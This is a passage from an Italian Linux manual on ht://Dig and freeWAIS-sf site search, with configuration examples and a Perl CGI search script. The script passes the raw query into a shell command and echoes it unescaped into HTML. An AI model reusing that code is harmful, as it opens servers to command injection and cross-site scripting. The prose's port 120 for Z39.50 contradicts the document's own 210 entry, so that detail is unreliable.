
formato:
<SELECT NAME="format">
    <OPTION VALUE="builtin-long">lungo
    <OPTION VALUE="builtin-short">breve
</SELECT>

ordinato per:
<SELECT NAME="sort">
    <OPTION VALUE="score" SELECTED="selected">punteggio
    <OPTION VALUE="time">data
    <OPTION VALUE="title">titolo
    <OPTION VALUE="revscore">punteggio in modo inverso
    <OPTION VALUE="revtime">data in modo inverso
    <OPTION VALUE="revtitle">titolo in modo inverso
</SELECT>

<BR>
stringa di ricerca:
<INPUT TYPE="text" SIZE="40" NAME="words" VALUE="">
<INPUT TYPE="submit" VALUE="ricerca">

</FORM>
```

Attraverso la modifica di alcuni campi nascosti è possibile limitare la ricerca a un solo sito o a una porzione di questo. Per esempio, per richiedere una ricerca limitata esclusivamente a ciò che si articola a partire da *`http://dinkel.brot.dg/a2/`* (purché i dati relativi siano stati scanditi in precedenza), basta ritoccare la prima parte del modulo nel modo seguente:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="">
...
</FORM>
```

Inoltre, è possibile escludere espressamente qualcosa; per esempio si potrebbe voler ignorare quanto si articola sotto *`http://dinkel.brot.dg/a2/pasticci/`*:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
```

```
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE="http://dinkel.brot.dg/a2/pasticci/">
...
</FORM>
```

È importante osservare che le stringhe di inclusione e quelle di esclusione vengono confrontate con una parte qualunque dell'indirizzo; per esempio è facile specificare delle estensioni, come in questo caso in cui si vogliono escludere i file che potrebbero essere in formato SGML:

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="">
<INPUT TYPE="HIDDEN" NAME="restrict" VALUE="http://dinkel.brot.dg/a2/">
<INPUT TYPE="HIDDEN" NAME="exclude" VALUE=".sgml">
...
</FORM>
```

Quando si inseriscono delle limitazioni, come in questi esempi, le pagine che mostrano il risultato della ricerca aggiungono un modulo per altre ricerche, in cui valgono le stesse limitazioni di partenza.

Gli esempi mostrano tutti dei moduli che usano un metodo '**`GET`**' per accedere al programma CGI. ht://Dig funziona perfettamente anche con l'uso di un metodo POST, ma in tal modo viene a mancare la possibilità di memorizzare nei file delle registrazioni del servente HTTP interrogato l'indirizzo referente con la stringa di richiesta. In pratica, in tal modo, programmi come Webalizer non hanno poi la possibilità di estrapolare le interrogazioni fatte per raggiungere le pagine del sito a cui si riferiscono.

348.1.3 Configurazioni multiple

Anche se sconsigliabile secondo la filosofia di ht://Dig, è possibile gestire delle configurazioni multiple, ovvero più file di configurazione a cui si abbinano delle basi di dati differenti per gli indici. Tuttavia, è possibile collocare i file di configurazione alternativi solo nella stessa directory in cui è previsto quello normale, ovvero '`/etc/htdig/`', mantenendo l'estensione '`.conf`'. Per esempio, si può definire un file di configurazione alternativo, corrispondente a '`/etc/htdig/prova.conf`', mentre non si può usare il file '`/etc/htdig/prova.configura`'.

Una volta definita la configurazione alternativa, si deve procedere a generare la sua basi di dati con '**`rundig`**', aggiungendo l'opzione '**`-c`**', per esempio così:

`rundig -a -i -c /etc/htdig/prova.conf` [*Invio*]

Successivamente, nel modulo usato per interrogare la basi di dati, si indica il riferimento alla configurazione '**`prova`**' (senza estensione e senza percorso):

```
<FORM METHOD="GET" ACTION="/cgi-bin/htsearch">
<P><INPUT TYPE="HIDDEN" NAME="config" VALUE="prova">
...
</FORM>
```

348.2 freeWAIS

freeWAIS [3] è la versione libera di WAIS [4] (*Wide area information service*), un servizio ideato per consentire l'indicizzazione dei dati e conseguentemente la ricerca in base a stringhe di interrogazione. Il servizio si estende attraverso la rete, per mezzo del protocollo Z39.50 (oppure WAIS, a seconda delle preferenze), che normalmente fa uso della porta 120 con il trasporto TCP. Attualmente, per evitare confusione tra le varie derivazioni di questo sistema, si fa riferimento normalmente a freeWAIS-sf, dove l'aggiunta «sf» rappresenta la caratteristica più importante di questa derivazione, costituita da un'estensione rispetto alla gestione degli indici. freeWAIS-sf può essere utilizzato perfettamente anche senza fare caso alle sue caratteristiche legate alla gestione della rete.

Il problema di freeWAIS-sf sta nel fatto che si trova difficilmente nelle distribuzioni GNU, probabilmente perché è stato dimenticato. In tal caso, si è costretti a procurarsi i sorgenti, provvedendo da soli alla loro compilazione. In questo capitolo viene mostrato un uso molto semplice di questo sistema, utilizzando caratteristiche essenziali e solo alcuni dei programmi che lo compongono, anche in considerazione del fatto che mancando un pacchetto predisposto appositamente per la propria distribuzione GNU si incontrano già molte difficoltà.

348.2.1 Installazione di freeWAIS-sf e gestione del servente WAIS

Se non si dispone di un pacchetto già pronto per la propria distribuzione GNU, oppure se quello che si ha è il risultato di una conversione, occorre prendersi cura di controllare e sistemare l'avvio del servizio. Per cominciare, dovrebbe essere previsto questo tipo di servizio almeno nel file '`/etc/services`', con le righe seguenti:

```
z3950           210/tcp         wais            # NISO Z39.50 database
z3950           210/udp         wais
```

Successivamente occorre predisporre uno script adatto da inserire nella procedura di inizializzazione del sistema. Una versione molto semplice di questo, senza controlli, potrebbe essere simile all'esempio seguente; in particolare si potrebbe trattare del file '`/etc/init.d/waisserver`'. Naturalmente, se per questo script si segue la politica della propria distribuzione, è meglio; inoltre, è bene verificare le opzioni passate a '**`waisserver`**'.

```
#! /bin/sh
#
# /etc/init.d/waisserver
#
NOME=waisserver
DEMONE=/usr/bin/waisserver
#
# Verifica la presenza del file binario e in mancanza esce.
#
test -f $DEMONE || exit 0
#
case "$1" in
  start)
    echo -n "Avvio del servizio WAIS: $NOME"
    $DEMONE -p -u nobody -l 10 -e /var/log/wais.log -d /var/lib/wais &
    sleep 5
    echo "."
```

```
    ;;
  stop)
    echo -n "Chiusura del servizio WAIS: $NOME"
    killall $NOME
    echo "."
    ;;
  reload)
        $0 stop
        $0 start
        ;;
  restart)
        $0 stop
        $0 start
        ;;
  force-reload)
        $0 stop
        $0 start
        ;;
  *)
    echo "Utilizzo: /etc/init.d/$NOME {start|stop|reload|force-reload|restart}"
    exit 1
    ;;
esac
#
exit 0
```

In alternativa, è possibile controllare '**waisserver**' attraverso il supervisore dei servizi di rete; in tal caso non si usa l'opzione '**-p**', si fa riferimento all'alias '**waisserver.d**' e si inserisce la riga seguente nel file '`/etc/inetd.conf`' (appare spezzata in due parti per motivi tipografici):

```
z3950   stream  tcp     nowait  nobody  /usr/sbin/tcpd ↩
↪/usr/bin/waisserver.d -e /var/log/wais.log -d /var/lib/wais
```

Ci può essere la necessità di sistemare anche alcuni piccoli dettagli. In particolare, è probabile che freeWAIS-sf cerchi di utilizzare il programma '**gzcat**', inteso come un '**cat**' in grado di intervenire direttamente sui file compressi con '**gzip**'. È probabile che tale programma non esista e che al suo posto ci sia piuttosto un collegamento simbolico denominato '**zcat**', che punta al solito '**gzip**' con il quale si ottiene lo stesso risultato. Se ciò accade, si può risolvere il problema con lo script che viene mostrato di seguito:

```
#!/bin/sh
# /bin/gzcat
cat "$@" | gzip -d
```

Se '**waisserver**' viene avviato con i privilegi di un utente comune, come '**nobody**', bisogna provvedere in qualche modo al file utilizzato per la registrazione degli eventi. In pratica, se si pretende che '**waisserver**' funzioni con l'identità '**nobody**', occorre fare in modo che possa creare il suo file. La soluzione a questo problema potrebbe essere quella di creare una sottodirectory all'interno di '`/var/log/`', cambiandole l'utente proprietario, in modo che al suo interno possa essere creato il file delle registrazioni.

Segue il modello sintattico per l'avvio del demone:

```
waisserver [opzioni]
```

```
waisserver.d [opzioni]
```

'**waisserver**' e '**waisserver.d**' sono due nomi che fanno capo allo stesso eseguibile; di solito, uno dei due è un collegamento simbolico all'altro. La distinzione dei nomi serve a definirne il contesto: '**waisserver**' si utilizza per il funzionamento autonomo, mentre '**waisserver.d**' si usa quando deve essere sottoposto al controllo del supervisore dei servizi di rete.

Nella descrizione delle opzioni, si osservi in particolare il caso di '**-d**', che serve a definire una directory come posizione predefinita per i file degli indici da utilizzare per le ricerche.

Opzione	Descrizione
`-p` [*porta*]	L'opzione richiede esplicitamente di stare in ascolto di una porta; se non viene indicato l'argomento, si tratta di quella predefinita. In questo modo, si vuole che il demone funzioni in modo indipendente dal supervisore dei servizi di rete.
`-s`	Si tratta dell'opposto dell'opzione '**-p**', in quanto richiede espressamente di utilizzare standard input e standard output, per poter essere utilizzato sotto il controllo del supervisore dei servizi di rete. Quando il demone viene avviato utilizzando il nome '**waisserver.d**', questa opzione è predefinita.
`-d` *directory_indici*	Definisce la directory predefinita per la ricerca degli indici, quando questi vengono indicati senza un percorso. È probabile che non sia possibile raggiungere indici collocati in posizioni precedenti a tale punto di riferimento, ma conviene verificarlo, in modo da sapere se questa caratteristica può essere sfruttata come misura di sicurezza.
`-e` [*file*]	Definisce il file da utilizzare per annotare i messaggi di errore. Se non viene specificata questa opzione, viene usato il file '`/dev/null`'; se invece viene usata, ma senza l'argomento, il risultato viene emesso attraverso lo standard error, a meno che sia stata selezionata l'opzione '**-s**' (o comunque che non stia funzionando in qualità di '**waisserver.d**'), perché in tal caso non può essere usato e quindi si ripiega ancora per '`/dev/null`'.
`-l` *n_livello_diagnostico*	Questa opzione permette di definire il livello di dettaglio delle informazioni che si vogliono ottenere attraverso il file generato con l'opzione '**-e**'. Il valore zero rappresenta l'annullamento di questi messaggi, mentre valori superiori, fino a 10, aumentano il dettaglio.
`-u` *utente*	Se l'eseguibile viene avviato con i privilegi dell'utente '**root**', è possibile richiedergli di funzionare assumendo l'identità di un altro utente. In generale, per ragioni di sicurezza, è bene sfruttare questa possibilità.

In precedenza sono stati mostrati alcuni esempi che adesso è il momento di descrivere. Nel caso dell'avvio di '**waisserver**' in modo indipendente dal supervisore dei servizi di rete, è

stato mostrato il comando seguente:

```
waisserver -p -u nobody -l 10 -e /var/log/wais.log -d /var/lib/wais &
```

Per sicurezza è stata usata l'opzione '**-p**', in modo da rendere esplicito il fatto che si deve mettere in ascolto delle richieste attraverso la rete; viene utilizzata l'opzione '**-u**' in modo da limitare i privilegi a quelli dell'utente '**nobody**'; viene richiesto un livello diagnostico massimo, attraverso il file '`/var/log/wais.log`'; infine, la directory iniziale per la ricerca degli indici è '`/var/lib/wais/`'.

È importante osservare che in questo modo, '**waisserver**' deve essere messo esplicitamente in funzione sullo sfondo.

Per quanto riguarda la gestione del servizio attraverso il supervisore dei servizi di rete, è stato mostrato il caso seguente, che nella realtà deve apparire su una sola riga:

```
z3950   stream  tcp     nowait  nobody  /usr/sbin/tcpd ↵
↪/usr/bin/waisserver.d -e /var/log/wais.log -d /var/lib/wais
```

Viene usato il nome '**waisserver.d**', per richiedere implicitamente l'utilizzo dei flussi di dati standard, invece di lasciare che si occupi da solo dell'ascolto delle richieste dalla rete; in tal modo, non è stata usata nemmeno l'opzione '**-s**', che comunque non sarebbe stata sbagliata. Si può osservare quindi che l'opzione '**-p**' è assente, necessariamente, mentre non è stata usata l'opzione '**-u**', dal momento che il programma viene già avviato con i privilegi dell'utente '**nobody**'. In questo caso, si è preferito lasciare il livello diagnostico al valore predefinito.

348.2.2 Indici

freeWAIS-sf permette di effettuare delle ricerche solo se prima sono stati costruiti gli indici dei dati a cui si vuole fare riferimento. Questi indici riguardano esclusivamente dei file di testo, o comunque file il cui contenuto sia leggibile come lo può essere un file di testo normale. Nella fase di creazione degli indici è possibile specificare delle particolarità che qui non vengono descritte; tuttavia, queste possono essere apprese leggendo la documentazione originale.

Una volta realizzati gli indici, le richieste per effettuare le ricerche devono comprendere l'indicazione dell'indice a cui si vuole fare riferimento, oppure si ricade nell'indice predefinito che è '**INFO**', il quale deve essere collocato nella directory predefinita, stabilita all'avvio del servente.

Ogni indice è composto da molti file, accomunati dalla stessa radice, corrispondente al nome che si attribuisce all'indice. In pratica, volendo fare riferimento all'indice '**prova**', vengono generati una serie di file, corrispondenti al modello '`prova.*`'.

A titolo di esempio introduttivo, l'indice '**prova**' collocato nella directory '`/var/lib/wais/`', generato in base al contenuto delle pagine di manuale, potrebbe essere generato con il comando seguente, che mostra sullo schermo una serie di informazioni simili a quelle che si possono vedere sotto.

```
# waisindex -d /var/lib/wais/prova -r /usr/man [Invio]
```

```
718: 0: Sep 27 15:33:43 1999: 6: Starting to build database /var/lib/wais/prova
718: 1: Sep 27 15:33:43 1999: -2: Warning: couldn't open /var/lib/wais/prova.syn
                                            synonym translation disabled
718: 2: Sep 27 15:33:43 1999: 6: File: /usr/man/man5/adduser.conf.5.gz
```

```
718: 3: Sep 27 15:33:43 1999: 6: File: /usr/man/man5/sources.list.5.gz
718: 4: Sep 27 15:33:44 1999: 6: File: /usr/man/man5/locatedb.5.gz
718: 5: Sep 27 15:33:44 1999: 6: File: /usr/man/man5/keymaps.5.gz
718: 6: Sep 27 15:33:44 1999: 6: File: /usr/man/man5/porttime.5.gz
718: 7: Sep 27 15:33:44 1999: 6: File: /usr/man/man5/faillog.5.gz
…
718: 1444: Sep 27 15:36:21 1999: 6: adding word 'fr' into the stoplist
                                    /var/lib/wais/prova.stop since it has
                                    21941 occurences (limit 20000).
…
718: 2577: Sep 27 15:38:40 1999: 100: Total word count for dictionary is: 1822254
718: 2578: Sep 27 15:38:42 1999: 6: Finished build
```

A seconda delle politica che si vuole attuare, questa operazione potrebbe essere fatta anche utilizzando privilegi inferiori a quelli dell'utente '**`root`**'; in tal caso andrebbero predisposti opportunamente i permessi relativi alla directory '`/var/lib/wais/`'.

Per quanto riguarda l'accesso alle informazioni generate, è sufficiente che siano disponibili i permessi di lettura, dal momento che è previsto un solo procedimento di scrittura, precisamente nel momento della creazione dell'indice.

L'accesso locale agli indici dovrebbe essere consentito anche senza utilizzare la rete (dipende da come sono stati compilati i programmi), utilizzando '**`waissearch`**', per esempio nel modo seguente, dove si cercano tutte le corrispondenze con la parola «crypt». Si osservi anche il modo attraverso il quale si esce dal programma.

`$` **`waissearch -d /var/lib/wais/prova crypt`**[*Invio*]

```
 Search Response:
  NumberOfRecordsReturned: 13
   1: Score:  473, lines: 122 'crypt.3   /usr/man/man3/'
   2: Score:  427, lines:  90 'create_user.7l   /usr/man/man7/'
   3: Score:  422, lines: 115 'pg_hba.conf.5   /usr/man/man5/'
   4: Score:  354, lines:  86 'getpass.3   /usr/man/man3/'
   5: Score:  332, lines: 166 'wavelan_cs.4   /usr/man/man4/'
   6: Score:  323, lines: 153 'wavelan.4   /usr/man/man4/'
   7: Score:  289, lines: 251 'undocumented.3   /usr/man/man3/'
   8: Score:  221, lines: 563 'login.defs.5   /usr/man/man5/'
   9: Score:  175, lines: 754 'Opcode.3pm   /usr/man/man3/'
  10: Score:  160, lines:1147 'pppd.8   /usr/man/man8/'
  11: Score:  114, lines:3161 'perldiag.1p   /usr/man/man1/'
  12: Score:  100, lines:4606 'perlfunc.1p   /usr/man/man1/'
  13: Score:   91, lines:6223 'perltoc.1p   /usr/man/man1/'
```

`View document number [type 0 or q to quit]:` **`q`**[*Invio*]

`Search for new words [type q to quit]:` **`q`**[*Invio*]

Se invece è necessario accedere a un servente presso un nodo di rete remoto, si può aggiungere l'indicazione del suo nome o del suo indirizzo:

`$` **`waissearch -h dinkel.brot.dg -d /var/lib/wais/prova crypt`**[*Invio*]

Eventualmente potrebbe non essere necessario specificare il percorso per l'indice. Per la precisione, questo vale nel caso si acceda utilizzando il protocollo di rete, indicando il nodo, quando l'indice deve essere cercato nella directory predefinita secondo quanto stabilito nella riga di comando di avvio del servente. In tal caso:

$ **waissearch -h dinkel.brot.dg -d prova crypt** [*Invio*]

Una volta ottenuto l'elenco dei file che corrispondono alla stringa di ricerca, si può ottenerne il contenuto, specificando il numero progressivo. Nel caso del primo esempio, se invece di uscire con il comando '**q**' fosse stato selezionato il numero uno, ecco quello che avrebbe potuto essere il risultato (ridotto in più punti):

```
Headline: crypt.3   /usr/man/man3/
.\" Michael Haardt (michael@cantor.informatik.rwth.aachen.de)
.\" Sat Sep  3 22:00:30 MET DST 1994
.\"
.\" This is free documentation; you can redistribute it and/or
.\" modify it under the terms of the GNU General Public License as
.\" published by the Free Software Foundation; either version 2 of
.\" the License, or (at your option) any later version.
    ...
.\" "
.TH CRYPT 3 "September 3, 1994" "" "Library functions"
.SH NAME
crypt \- password and data encryption
.SH SYNOPSIS
.B #define _XOPEN_SOURCE
.br
.B #include <unistd.h>
.sp
.BI "char *crypt(const char *" key ", const char *" salt );
.SH DESCRIPTION
.B crypt
    ...
.SH "CONFORMING TO"
SVID, X/OPEN, BSD 4.3
.SH "SEE ALSO"
.BR login "(1), " passwd "(1), " encrypt "(3), " getpass "(3), " passwd (5)
```

Evidentemente, il file viene ottenuto così come si trova, con l'aggiunta di un'intestazione con l'informazione di cosa si tratta. Probabilmente, la cosa più importante è sapere dove si trova il file, ma questo è già stato determinato prima.

È proprio in situazioni come questa che è necessario predisporre lo script '**gzcat**', perché i file delle pagine di manuale potrebbero essere stati compressi per risparmiare spazio.

Segue lo schema sintattico per l'utilizzo di '**waisindex**':

waisindex [*opzioni*] *file_o_directory*...

'**waisindex**' crea un indice delle parole contenute nei file indicati, o in quelli delle directory indicate, in maniera che poi si possa fare una ricerca rapida per queste parole, determinando quali siano i file che le contengono. In generale, lo spazio utilizzato dai file che costituiscono l'indice è quasi lo stesso di quello dei file che vengono scanditi.

La creazione di un indice è un'operazione a senso unico; è consentita l'aggiunta in riferimento ad altri file, ma non l'aggiornamento di dati già analizzati. In generale, deve essere ripetuta l'operazione ogni volta che si vuole aggiornare un indice in base ai cambiamenti dei dati originali.

Opzione	Descrizione
`-d` *indice*	L'uso di questa opzione è praticamente obbligatorio, dal momento che serve a stabilire il nome (e il percorso) dell'indice che si vuole creare. In pratica, il nome dell'indice corrisponde a quello di un file, tenendo conto che poi vengono creati diversi file, tutti con la stessa radice, ma con un'estensione differente.
`-a`	Si richiede di aggiungere dati. Questa opzione non consente di aggiornare dati già accumulati, ma solo di aggiungere informazioni nuove. Sotto questo aspetto, potrebbe essere di scarsa utilità.
`-r`	Fa in modo di scandire ricorsivamente anche le sottodirectory.
`-export`	Fa in modo di aggiungere le informazioni sul nodo di rete e sulla porta TCP, per facilitare la lettura del risultato della scansione quando questa serve a chi accede dall'esterno.
`-e` [*file*]	Questa opzione permette di ridirigere i messaggi di errore in un file, che se non è specificato è '`/dev/null`'. Ciò può servire quando si utilizza '**waisindex**' all'interno di uno script che non dovrebbe emettere messaggi.

Negli esempi seguenti si suppone di utilizzare i privilegi di un utente diverso da '**root**', che però abbia la possibilità di creare gli indici nelle directory relative e che possa accedere in lettura ai dati da scandire.

$ **waisindex -d /var/lib/wais/man -r /usr/man** [*Invio*]

Genera i file degli indici '`/var/lib/wais/man.*`', in base ai dati contenuti a partire dalla directory '`/usr/man/`'.

$ **waisindex -a -d /var/lib/wais/man -r /usr/local/man** [*Invio*]

Aggiunge agli indici creati nell'esempio precedente le informazioni sui file che si trovano a partire dalla directory '`/usr/local/man/`'.

$ **waisindex -d /var/lib/wais/INFO -r /usr/man** [*Invio*]

Crea l'indice '**INFO**', nella directory '`/var/lib/wais/`'. Convenzionalmente, l'indice '**INFO**' è quello predefinito.

Segue lo schema sintattico per l'utilizzo di '**waissearch**':

```
waissearch [opzioni] file_o_directory...
```

'**waissearch**' accede a un indice, leggendolo direttamente dal file system, o utilizzando un servente per mezzo della rete, mostrando il risultato della ricerca e restituendo eventualmente il contenuto di uno o più file corrispondenti. '**waissearch**' è pensato per essere usato in modo interattivo, ma potrebbe essere anche inserito in uno script, utilizzando qualche piccolo accorgimento.

Opzione	Descrizione
`-h` ***nodo***	Permette di accedere a un servente attraverso il protocollo di rete.
`-p` ***porta***	In caso di necessità, permette di specificare il numero della porta TCP da contattare.
`-d` ***indice***	Permette di indicare l'indice all'interno del quale svolgere la ricerca. Se si fa una ricerca locale, senza l'indicazione di un nodo di rete da contattare, è necessario indicare il percorso per raggiungere i file dell'indice, dove la parte finale corrisponde al nome dell'indice stesso; se si esegue una ricerca remota, il percorso assoluto serve solo nel caso in cui il servizio remoto sia stato configurato male, per cui gli indici non si trovano nella directory predefinita.
`-m` ***n_massimo_corrispondenze***	Se si vuole evitare di fare una ricerca completa, si può utilizzare questa opzione per indicare il numero massimo di corrispondenze che si vogliono vedere.

Segue la descrizione di alcuni esempi.

`$` **`waissearch -d /var/lib/wais/man crypt`** [*Invio*]

Cerca nell'indice '`/var/lib/wais/man`' la corrispondenza per la parola «crypt».

`$` **`waissearch -h dinkel.brot.dg -d /var/lib/wais/man crypt`** [*Invio*]

Come nell'esempio precedente, ma utilizzando il servizio del nodo *`dinkel.brot.dg`*.

`$` **`waissearch -h dinkel.brot.dg -d man crypt`** [*Invio*]

Come nell'esempio precedente, contando sul fatto il servizio remoto sia configurato correttamente, per ciò che riguarda la directory degli indici.

`$` **`waissearch -h dinkel.brot.dg crypt`** [*Invio*]

Cerca nell'indice predefinito del nodo *`dinkel.brot.dg`* le corrispondenze per la parola «crypt». In generale, l'indice predefinito corrisponde al nome '**`INFO`**'.

```
#!/bin/sh
echo -n | waissearch "$@"
echo
```

L'esempio rappresenta uno script molto banale, in grado di richiamare '**waissearch**', con gli stessi argomenti passati allo script, facendo in modo che termini immediatamente di funzionare dopo aver mostrato l'elenco delle corrispondenze. Lo stesso esempio permette di capire come incorporare '**waissearch**' in uno script di altro genere.

348.2.3 Sintassi per l'interrogazione attraverso freeWAIS-sf

Per utilizzare al meglio questo sistema di ricerca, occorre conoscere la sintassi per le interrogazioni. Le possibilità effettive possono dipendere dal modo in cui sono compilati i sorgenti. In generale, dovrebbero essere valide le regole che vengono descritte qui.

Per prima cosa, un elenco di parole spaziate rappresenta la ricerca di tutti i file che contengono almeno una di quelle parole, mentre una frase delimitata, che viene passata come un solo argomento, rappresenta la corrispondenza esatta con quella frase. Inoltre, si possono usare gli operatori booleani '**`and`**' e '**`or`**' e le parentesi tonde. Evidentemente, tali parole non possono essere usate come obiettivi di una ricerca; inoltre, è evidente che l'operatore '**`or`**' è predefinito.

Vale la pena di soffermarsi sull'operatore '**`not`**', che va inteso come un «AND NOT» normale, per cui va usato come operatore binario (e non unario come sarebbe nella normalità). In pratica, l'interrogazione seguente non è valida:

```
not tizio
```

Per individuare tutti i file che non contengono una cerca parola, occorre indicare prima cosa devono contenere. In pratica, l'esempio va corretto nel modo seguente:

```
"" not tizio
```

Infine, si possono indicare delle parole incomplete utilizzando il carattere jolly '**`*`**', che ha lo stesso significato intuitivo che si conosce per le shell. Non sono previsti altri caratteri del genere.

Tabella 348.24. Riassunto della sintassi di interrogazione.

Interrogazione	Corrispondenza
parola	File che contengono la parola indicata.
parola parola	File che contengono almeno una delle parole.
parola or ***parola***	File che contengono almeno una delle parole.
radice*	File che contengono una parola con la radice indicata.
"***frase***"	File che contengono la frase esatta.
parola and ***parola***	File che contengono entrambe le parole.
parola not ***parola***	File che contengono la prima, ma non la seconda parola.
(***interrogazione***)	Le parentesi precisano l'ordine di interpretazione.

348.2.4 Descrizione di un sistema molto semplice di indicizzazione del proprio sito HTTP

Senza ricorrere al protocollo usato da freeWAIS-sf, è possibile predisporre un sistema CGI molto semplice che si avvalga localmente di '**`waissearch`**' per generare un indice dei documenti HTML che corrispondono a un certo modello di ricerca.

Supponendo di gestire un sito HTTP, che localmente si articola a partire dalla directory '`/home/httpd/html/`', si comincia con la costruzione di un indice:

`$` **`waisindex -d /var/lib/wais/http -r /home/httpd/html`** [*Invio*]

Così si crea l'indice '**`http`**' nella directory '`/var/lib/wais/`', in base al contenuto della directory '`/home/httpd/html/`'. Quello che serve adesso è un programma CGI da usare nello

stesso elaboratore che offre il servizio HTTP, in modo da poter interrogare l'indice appena creato.

```
#!/usr/bin/perl
##
## cerca.pl
##
#
# Incorpora la libreria di decodifica dei dati.
#
require ('mini-lib.pl');
#
# &Metodo_non_gestibile ()
#
sub Metodo_non_gestibile
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Errore</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Metodo $ENV{REQUEST_METHOD} non gestibile.</H1>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Modulo_iniziale ()
#
sub Modulo_iniziale
{
    print STDOUT ("Content-type: text/html\n");
    print STDOUT ("\n");
    print STDOUT ("<HTML>\n");
    print STDOUT ("<HEAD>\n");
    print STDOUT ("<TITLE>Ricerca all'interno del sito</TITLE>\n");
    print STDOUT ("</HEAD>\n");
    print STDOUT ("<BODY>\n");
    print STDOUT ("<H1>Ricerca all'interno del sito</H1>\n");
    print STDOUT ("<P>\n");
    print STDOUT ("<FORM action=\"/cgi-bin/cerca.pl\" method=\"GET\">\n");
    print STDOUT ("<P>\n");
    print STDOUT ("Stringa di ricerca:\n");
    print STDOUT ("<INPUT name=\"richiesta\" size=\"60\">\n");
    print STDOUT ("<INPUT type=\"submit\" value=\"Cerca\"></P>\n");
    print STDOUT ("</FORM>\n");
    print STDOUT ("</BODY>\n");
    print STDOUT ("</HTML>\n");
}
#
# &Elabora_riga ()
#
sub Elabora_riga
```

```
{
    local ($riga)          = $_[0];
    local ($punteggio)     = 0;
    local ($file_percorso) = "";
    local ($nome_file)     = "";
    local ($percorso)      = "";
    #
    # Scompone la riga in modo da estrarre il nome del file e il
    # percorso relativo al sito HTTP.
    #
    if ($riga =~ m|^.*Score:\s+([0-9]*),.*?'(.*?)'.*$|i)
      {
        $punteggio = $1;
        $file_percorso = $2;
        #
        # È meglio scomporre l'analisi attraverso le espressioni
        # regolari, altrimenti si fa troppa confusione.
        #
        $file_percorso =~ m|^(.*)\s+/home/httpd/html/(.*?)/?$|i;
        $nome_file = $1;
        $percorso = $2;
        #
        # Se questa variabile è vuota, non si può mettere la barra
        # iniziale.
        #
        if ($percorso eq "")
          {
            ;
          }
        else
          {
            $percorso = "/$percorso";
          }
        #
        # Emette le righe utili come riferimenti ipertestuali.
        #
        print STDOUT ("<P>Punteggio: $punteggio ");
        print STDOUT ("<A href=\"$percorso/$nome_file\">");
        print STDOUT ("$percorso/$nome_file</A></P>\n");
      }
}
#
# &Elaborazione_richiesta ()
#
sub Elaborazione_richiesta
{
    #
    # Rinvia la richiesta a waissearch e ne restituisce l'esito.
    #
    if (open (WAIS,
         "echo -n | waissearch -d /var/lib/wais/http \'$DATI{richiesta}\' |"))
      {
        print STDOUT ("Content-type: text/html\n");
```

```
        print STDOUT ("\n");
        print STDOUT ("<HTML>\n");
        print STDOUT ("<HEAD>\n");
        print STDOUT ("<TITLE>Risultato della ricerca in base al modello: ");
        print STDOUT ("$DATI{richiesta}</TITLE>\n");
        print STDOUT ("</HEAD>\n");
        print STDOUT ("<BODY>\n");
        print STDOUT ("<H1>Risultato della ricerca</H1>\n");
        print STDOUT ("<P><STRONG>$DATI{richiesta}</STRONG></p>\n");
        #
        while ($risposta = <WAIS>)
          {
            #
            # Legge le righe del testo restituito da waissearch, e
            # se corrispondono al modello, la funzione seguente
            # emette direttamente una riga adatta alla pagina che
            # si sta costruendo.
            #
            &Elabora_riga ($risposta);
          }
        #
        print STDOUT ("</BODY>\n");
        print STDOUT ("</HTML>\n");
      }
    else
      {
        print STDOUT ("Content-type: text/html\n");
        print STDOUT ("\n");
        print STDOUT ("<HTML>\n");
        print STDOUT ("<HEAD>\n");
        print STDOUT ("<TITLE>Errore</TITLE>\n");
        print STDOUT ("</HEAD>\n");
        print STDOUT ("<BODY>\n");
        print STDOUT ("<H1>Errore</H1>\n");
        print STDOUT ("Si è manifestato un errore durante l'inoltro ");
        print STDOUT ("della richiesta.\n");
        print STDOUT ("</BODY>\n");
        print STDOUT ("</HTML>\n");
      }
}
##
## Inizio del programma.
##
local (%DATI)     = ();
local ($risposta) = "";
#
# Decodifica i dati in funzione del tipo di metodo della richiesta.
#
if ($ENV{REQUEST_METHOD} eq 'GET')
  {
    %DATI = &Decodifica_GET ();
  }
elsif ($ENV{REQUEST_METHOD} eq 'POST')
```

```
  {
    %DATI = &Decodifica_POST ();
  }
else
  {
    &Metodo_non_gestibile ();
  }
#
# Controlla che sia stata indicata una stringa di ricerca, altrimenti
# mostra il modulo per iniziare.
#
if ($DATI{richiesta} eq "")
  {
    &Modulo_iniziale ();
  }
else
  {
    &Elaborazione_richiesta ();
  }
#
1;
#
```

Il programma mostrato fa uso della solita libreria '`mini-lib.pl`', descritta nel capitolo 340. Richiamando il programma attraverso un navigatore (dovrebbe trattarsi dell'URI *`http://`* ***nodo*** *`/cgi-bin/cerca.pl`*), si ottiene ciò che si vede nella figura 348.26.

Figura 348.26. La maschera iniziale generata dal programma CGI attraverso un navigatore grafico.

Provando a inserire una richiesta composta dalla stringa «apache httpd», che indica di individuare i file contenenti la parola «apache» o la parola «httpd», indifferentemente, si potrebbe ottenere un risultato simile a quello mostrato nella figura 348.27.

Figura 348.27. Risultato di un'interrogazione.

Risultato della ricerca

apache httpd

Punteggio: 379 /index.html

Punteggio: 166 /AL/figure/apache.jpg

Punteggio: 154 /AL/AL-12.41.182.html

Punteggio: 150 /AL/AL-11.37.169.html

Punteggio: 137 /AL/AL-indgen.html

Punteggio: 120 /AL/AL-1.3.14.html

Punteggio: 119 /AL/AL-6.19.95.html

Naturalmente, il programma in questione può essere abbellito, soprattutto con una guida che mostri la sintassi che può essere utilizzata per le interrogazioni.

348.3 Riferimenti

- *ht://Dig*

